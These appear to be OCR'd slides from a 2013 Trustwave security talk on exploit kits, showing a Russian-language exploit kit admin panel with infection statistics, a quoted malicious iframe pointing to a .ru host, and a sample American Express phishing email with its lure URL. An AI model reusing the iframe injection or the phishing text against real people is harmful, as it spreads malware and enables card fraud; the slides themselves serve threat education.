
Keep me signed in □

Sign in

# Exploit Kit Overview


# Exploit Kits

- Serve as malware distribution mechanisms
- MaaS “Malware As a Service”
- Provide rich configuration and reporting



© 2013 Trustwave Holdings, Inc.

© Kahu Security



**MAIN SETTINGS**

Admin file: bhadmin [Change]

Public statistic script filename: bhstat [Change]

Language: Русский [Change]

**CHANGE PASSWORD**

Old password

New password

Confirm password

[Change]

**REFERERS**

○ Dont keep referers records

● Keep referers records

○ Keep referers records without showing it in guest stat

[Save]

**GEOIP**

Last update: never [Update]

**ANTIVIRUS CHECK**

Antivirus service: Scan4you

ID

Token

[Change]

**DOMAINS LIMITS**

☑ Domains limits

Disable domain on AV count: 30

If there is no clean domains

● use not clean domain

○ disable sploit pack


[Save]

**DELETE STATISTICS**

[Delete all]

You can`t restore data after delete, be patient

Thread: slimus [Delete data]



**REFERERS**

● Blocked referers

○ Allowed referers

☑ Block without referer

[Save]

**BOT LIST**

☑ Block bot list (total: 132220)

[Save]

**TOR LIST**

☑ Block TOR list (total: 2147, Last update: 01.01.1970 01:00)


[Save] [Update]

**Recording Mode**

**РЕЖИМ ЗАПИСИ**

□ Режим записи (total: 0)

[Save] [Reset]



СТАТИСТИКА

ЗА ВЕСЬ ПЕРИОД

31148 ХИТЫ ○ 15806 ХОСТЫ ● 1077 ЗАГРУЗКИ ●

7.41% ПРОБИВ

ЗА СЕГОДНЯ

13037 ХИТЫ ○ 6171 ХОСТЫ ● 449 ЗАГРУЗКИ ●

7.83% ПРОБИВ

| БРАУЗЕРЫ | ХИТЫ | ХОСТЫ | ЗАГРУЗКИ ↓ | % |
|---|---|---|---|---|
| Safari › | 2035 | 1288 | 1 | 50.00 |
| Opera › | 190 | 146 | 14 | 9.93 |
| Chrome › | 696 | 405 | 16 | 4.05 |
| Mozilla › | 364 | 96 | 25 | 26.04 |
| Firefox › | 3135 | 1743 | 71 | 4.08 |
| MSIE › | 24728 | 12260 | 975 | 7.96 |

| ОС ↓ | ХИТЫ | ХОСТЫ | ЗАГРУЗКИ | % |
|---|---|---|---|---|
| Linux | 706 | 410 | 6 | 3.30 |
| Mac OS | 1210 | 571 | 6 | 2.23 |
| Windows 2000 | 46 | 25 | 4 | 16.00 |
| Windows 2003 | 152 | 104 | 18 | 17.48 |
| Windows 7 | 13502 | 7194 | 340 | 4.73 |
| Windows 95 | 17 | 7 | 5 | 71.43 |
| Windows 98 | 40 | 16 | 5 | 31.25 |
| Windows ME | 33 | 6 | 5 | 83.33 |
| Windows NT | 168 | 25 | 6 | 24.00 |
| Windows Vista | 3863 | 2002 | 76 | 3.81 |
| Другое | 11411 | 5605 | 646 | 13.33 |


Создать виджет


| СТРАНЫ | ХИТЫ | ХОСТЫ | ЗАГРУЗКИ ↑ | % |
|---|---|---|---|---|
| United States | 10268 | 5550 | 577 | 12.64 |
| Canada | 773 | 451 | 57 | 14.50 |
| Germany | 7955 | 4016 | 40 | 1.00 |
| United Kingdom | 3197 | 1627 | 40 | 2.55 |
| Turkey | 473 | 247 | 39 | 15.92 |
| Brazil | 331 | 174 | 25 | 14.53 |
| India | 172 | 90 | 17 | 21.79 |
| Korea, Republic of | 181 | 91 | 16 | 20.51 |
| France | 1037 | 200 | 14 | 7.25 |
| Russian Federation | 103 | 33 | 13 | 46.43 |
| Italy | 360 | 189 | 12 | 6.49 |
| Mexico | 187 | 106 | 12 | 12.00 |
| Australia | 1004 | 456 | 11 | 2.49 |
| China | 177 | 96 | 10 | 10.53 |
| Switzerland | 97 | 53 | 9 | 16.98 |
| Другое | 4833 | 2427 | 185 | 7.94 |

| РЕФЕРЕРЫ | ХИТЫ | ХОСТЫ ↑ | ЗАГРУЗКИ | % |
|---|---|---|---|---|
| promoution134.org › | 20405 | 10524 | 266 | 2.53 |
| *no referer* | 2549 | 283 | 1296 | 457.95 |
| toat.co.jp › | 101 | 42 | 6 | 14.29 |
| hever.pl › | 81 | 39 | 14 | 35.90 |
| jpmmesquite.com › | 88 | 39 | 6 | 15.38 |
| mcmingau.com.br › | 70 | 37 | 5 | 13.89 |
| apcor.pt › | 79 | 36 | 10 | 27.78 |
| biblioteca.uprag.edu › | 67 | 35 | 11 | 31.43 |
| sklep.bimetex.pl › | 73 | 35 | 8 | 22.86 |
| 2rwstudio.com.br › | 75 | 35 | 7 | 20.00 |
| Другое | 7560 | 3533 | 870 | 25.17 |

| ЭКСПЛОИТЫ ↑ | ЗАГРУЗКИ | % |
|---|---|---|
| PDF LIBTIFF › | 157 | 13.97 |
| PDF ALL › | 75 | 6.67 |
| MDAC › | 97 | 8.63 |
| Java Array › | 719 | 63.97 |
| HCP › | 52 | 4.63 |
| FLASH AVM › | 3 | 0.27 |
| FLASH › | 21 | 1.87 |

# Exploit Kit Prevalence (Q4 2013)





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


# Malicious Links

- Cybercriminals inject malicious iframe links to compromised web sites or to malicious web sites
- Then may use phishing campaigns with links to those sites or simply wait for normal web traffic



```
<iframe src="http://bqredret.ru/main.php" width="468" height="60" a
   Coming.Soon!
</iframe>
```





From American Express <fraud@aexp.com>

Subject **Fraud Alert : Irregular Card Activity**

12/4/2013 12:16

To [redacted]

**Irregular Card Activity**

**AMEX Fraud Department**

Dear Customer,

We detected irregular card activity on your American Express

Check Card on 04th December, 2013.

As the Primary Contact, you must verify your account activity before you can continue using your card, and upon verification, we will remove any restrictions placed on your account.

To review your account as soon as possible please.

Please click on the link below to verify your information with us:


https://www.americanexpress.com/

If you account information is not updated within 24 hours then your ability to access your account will be restricted.

We appreciate your prompt attention to this important matter.

http://reddragonitstages.co.uk/waddled/index.html

# Victim Visits Infected Website



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
# Malvertising Infection on Yahoo



Fiddler Web Debugger
File Edit Rules Tools View Help GET /book
Replay X Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff MSDN Search... Online
